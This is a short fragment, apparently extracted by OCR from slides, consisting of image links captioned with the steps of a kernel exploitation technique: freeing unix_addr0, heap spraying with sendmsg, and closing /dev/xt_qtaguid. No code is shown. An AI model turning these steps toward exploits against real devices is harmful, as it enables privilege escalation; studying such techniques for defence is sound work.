
Free unix_addr0




Spray with sendmsg




Spray with sendmsg




Spray with sendmsg




Spray with sendmsg



Close */dev/xt_qtaguid*

